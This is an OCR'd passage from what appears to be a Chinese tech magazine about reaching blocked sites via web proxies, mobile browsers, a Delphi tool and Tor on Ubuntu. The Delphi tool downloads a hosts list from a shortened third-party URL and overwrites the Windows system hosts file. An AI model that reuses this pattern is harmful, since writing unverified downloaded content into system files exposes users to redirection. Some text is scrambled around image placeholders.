


图1

为了让大家能够浏览更多的技术网站，提高自己的安全意识以及




图 2




图 3




图 4



图 5

技术。根据我一个晚上的总结，排除所有不能实现登录目标网站的方法，总结出以下三种方法。

方法一：web 代理

这个有两种方法，一个就是在线代理。在百度上敲入“在线代理”，回车后会得到很多的在线代理网站，如图2。

点击进入后，在 URL 地址栏内输入你需要进入的网站，“GO”，就可以满足你的心愿，如图3。

不过这种方法超级慢，或者最后根本就打不开。如果使用者的网速不快的话，建议不要使用这类方法，因为可能你等了很久最后出现的页面却是“无法显示”。

在这里给大家推荐几个比较好的代理网站 https://txt.appspot.com/ 如图4。

方法二：手机浏览器

skyfire，UC，如图5。特别推荐这个因为是国产的，请大家支持国货。此类手机浏览器大致原理：手机对于网络流量比较敏感，为了尽量压缩网络流量，此类手机浏览器采用代理服务器的运作方式。比如用户企图访问某个网页时，浏览器并没有直接向该网站请求数据，而是通过手机浏览器对应的一个代理服务器去请求，然后由代理服务器拿到的数据进行压缩和优化，然后再回传给手机浏览器，所以部分浏览器是可以直接浏览一些技术网站的。

方法是死的，技术是无限的，只要有思想，就会有不同的方法。但是请大家不要浏览不良网站，否则后果自负！最后为西南地区的干旱祈福，请大家节约用水，热爱祖国！

编辑点评：作者对于代理的另类使用总结的比较全面，不知道以后会不会出现更多的代理平台？比如电子书阅读器平台？

自己动手，利用IPv6解决网络故障

文 DarkR4y

从本文您可以学到：

1、通过编程更新 hosts 文件

2、通过 IPv6 解决网络故障

声明：本文只作研究学习之用，使用本文所介绍技术带来的一切后果与作者无关。

一、引言

因为网络故障，国外的一些学习网站无法访问。于是网络上就窜出了层出不穷的各类代理工具。著名的如FreeGATE、TOR，或者使用专门的 VPN 等。对于我等小菜来说，有工具使用当然是好事一件，但读者有没有想过自己动手打造一个自己的代理工具呢？




图1　界面

二、思路

到今天为止，IPv4 的资源已经越来越枯竭，IPv6 来势凶猛，特别是对于各大高校试点都已经在如火如荼的进行。我们的技术就是基于IPv6的。在 VISTA 及其更高版本的操作系统中默认是已经安装了 IPv6协议的，而在XP下则需要自行安装。

```
点击"开始"—"运行"—输入"CMD"—进入命令行模式，
C:\>ipv6 install
安装完 ipv6 协议栈之后，可以查看是否获得 ipv6 地址，
C:\>ipconfig   all
**********************************************************************
      IP Address. . . . . . . . . . . . : 2001:250:804:2000:ec9d:5e52:bf8f:1faf
**********************************************************************
```

如看到上述类似 2001:250:804:开头的 IP 地址，表明已经自动获得合适的 ipv6 地址，可以访问 ipv6 网络了。

常读杂志的读者应该知道，利用WINDOWS中的HOSTS文件能干许多事情，既然在IPv4下修改DNS解析的方法已经不能用，那么在IPv6下呢？经过测试，这是可行的，而且在网上有朋友已经整理出了相当完善的一个 HOSTS 列表。

这里提供两个：

【http://to.ly/1qbz】

【http://docs.google.com/View?id=dfkdmxnt_61d9ck9ffq 】

但是每次这样访问网络下载，再手动替换 WINDOWS 文件夹中的 HOSTS 文件岂不是很麻烦。作为编程爱好者的我，何不自己动手写个小程序，实现从下载到替换一条龙工作呢？

三、实现

程序设计界面如图 1，这里我加了一个 MEMO 组件，以便于更好的记录下载过程中和替换过程中的信息。

Delphi 有一个很好用的网络组件，那就是 Indy。文中的下载过程就是通过 Indy 组件，实现起来很简单。作为第三方控件，Indy需要另外安装，控件安装文件我已经打包在压缩包中，方便大家使用。

设计完窗体，放下 **IdHTTP** 和 **IdAntiFreeze** 两个组件。前者是下载的主要过程，后者用来防止程序假死。下载过程的代码如下，完整的代码已经在压缩包中给出。

```
procedure TFrmMain.btnCmdDownClick(Sender: TObject);
var
  j: integer;
begin
  tcount := 0;
  aURL := 'http://to.ly/1qbz'; //下载地址 http://to.ly/1qbz
  aFile := 'hosts'; //得到文件名
  nn := 5; //线程数
  j := 1;
  aFileSize := GetFileSize(aURL);
```

```
avg := trunc(aFileSize / nn);
begin
  try
    GetThread();
    while j <= nn do
    begin
      MyThread[j].Resume; //唤醒线程
      j := j + 1;
    end;
  except
    Showmessage('创建线程失败!');
    Exit;
  end;
end;
end;
```

本文还同时应用了多线程下载技术，以提高下载速度，线程的核心代码如下。

```
{ TDLThread }

procedure TDLThread.DownLodeFile;
var
 temhttp: TIdHTTP;
begin
 temhttp := TIdHTTP.Create(nil);
 temhttp.onWorkBegin := FrmMain.idHTTPWorkBegin;
 temhttp.onwork := FrmMain.IdHTTPwork;
 temhttp.onStatus := FrmMain.IdHTTPStatus;
 FrmMain.IdAntiFreeze1.OnlyWhenIdle := False; //设置使程序有反应.
 if FileExists(temFileName) then //如果文件已经存在
   tStream := TFileStream.Create(temFileName, fmOpenWrite)
 else
   tStream := TFileStream.Create(temFileName, fmCreate);
 if tResume then //续传方式
 begin
   exit;
 end
 else //覆盖或新建方式
 begin
   temhttp.Request.ContentRangeStart := tstart;
   temhttp.Request.ContentRangeEnd := tlast;
 end;
 try
   temhttp.Get(tURL, tStream); //开始下载
   FrmMain.mmoLog .Lines .Add('正在下载: ' + temFileName +
     '中...');
 finally
   //tStream.Free;
   freeandnil(tstream);
   temhttp.Disconnect;
 end;
end;

procedure TDLThread.Execute;
begin
 if aURL <> '' then
   //synchronize(DownLodeFile)
   DownLodeFile
 else
   exit;
 inc(tcount);
 if tcount = FrmMain.nn then //当 tcount=nn 时代表全部下载成功
 begin
   //Showmessage('全部下载成功!');
 FrmMain .mmoLog .Lines .Add('正在合并删除临时文件...');
   FrmMain.AddFile;
  end;
end;

constructor TDLThread.MyCreate(aURL, aFile, fileName: string;
  bResume: Boolean; Count, start, last: integer);
begin
 inherited create(true);
 FreeOnTerminate := true;
 tURL := aURL;
 tFile := aFile;
 fCount := Count;
 tResume := bResume;
 tstart := start;
 tlast := last;
 temFileName := fileName;
end;
```




图 2　程序运行界面

核心线程主要负责下载工作，下载完成后通过文件流操作合并成一个 HOSTS 文件，这也是多线程下载技术的基本流程。

第二个比较重要的过程就是替换 HOSTS 文件了，还是用代码说话，附简单注释。

```
procedure TFrmMain.btnCmdModifyClick(Sender: TObject);
var
  arr: array[0..MAX_PATH] of Char;
  num: UINT;
  hostpath,oldpath:string ;
begin
  oldpath :=ExtractFilePath(Application .Name ); //这个带'\'
  if FileExists(oldpath + 'hosts') then
  begin
  num := GetSystemDirectory(arr, MAX_PATH);
  //ShowMessage(arr);
  hostpath  :=string (arr) + '\drivers\etc\' ;
  FrmMain .mmoLog .Lines .Add('正在备份 Hosts 文件...') ;
  CopyFile(Pchar(hostpath + 'Hosts'), PChar ( hostpath + 'Hosts.bak'), True);
  FrmMain .mmoLog .Lines .Add('备份 Hosts 文件名为: Hosts.bak') ;
  FrmMain .mmoLog .Lines .Add('正在替换 Hosts 文件...') ;

  if CopyFile(PChar (oldpath +'Hosts'),Pchar(hostpath + 'Hosts'),False ) then
  begin
   FrmMain .mmoLog .Lines .Add('替换成功... 开始感受和谐之力吧! ') ;
   FrmMain .mmoLog .Lines .Add('感谢 http://to.ly/1pPT 对此做出的技术支持! ') ;
  end;
  end
  else ShowMessage('请更新 HOSTS 文件，如有任何 BUG 反应反馈! ');

end;
```

两个重要的过程已经完工，编译运行测试，一切顺利，使用自己专属的代理工具畅游网络吧。编译后程序运行界面如图 2。

四、总结

基于 IPv6 的可发展空间还有很多，利用掌握的编程语言，能够使很多事情化繁为简。关于更多 IPv6 应用和 DELPHI 编程方面的问题，可以到黑手论坛与我交流。

(文中所涉及工具已收录在本期光盘中)

编辑点评： *看完这篇文章让小编我想起了毛主席的一句名言："自己动手，丰衣足食。"*

Ubuntu 中 Firefox 使用 tor 代理上网

pop

从本文您可以学到：

1、Ubuntu 下 Tor 的配置和使用方法
2、如何使 Firefox 通过 Tor 进行浏览

大家习惯于 Windows 下面的 VPN，在线代理等方法访问一些网站，其实在 Ubuntu 的平台下，只要设置好之后，要比 Windows 下面容易的多，可谓一劳永逸。今天我就给大家介绍一下如何在 Ubuntu 下进行设置。

测试环境：
Ubuntu 10.04
Firefox 3.6.3




图 1　添加软件源

一、安装 tor

安装 tor 之前需要先添加"密匙"和"源"，因为官方的源中是没有 tor 的。

1、添加密钥

在桌面上的"应用程序"——"附件"——"终端"下输入下面的命令，导入密匙

```
sudo gpg --keyserver keys.gnupg.net --recv 886DDD89
sudo gpg --export A3C4F0F979CAA22CDBA8F512EE8CBC9E886DDD89
| sudo apt-key add -
```

2、添加软件源

在桌面上的 **"系统"→"系统管理"→"软件源"**，找到 **"其他软件"**，然后点击 **"添加"**，如图1。

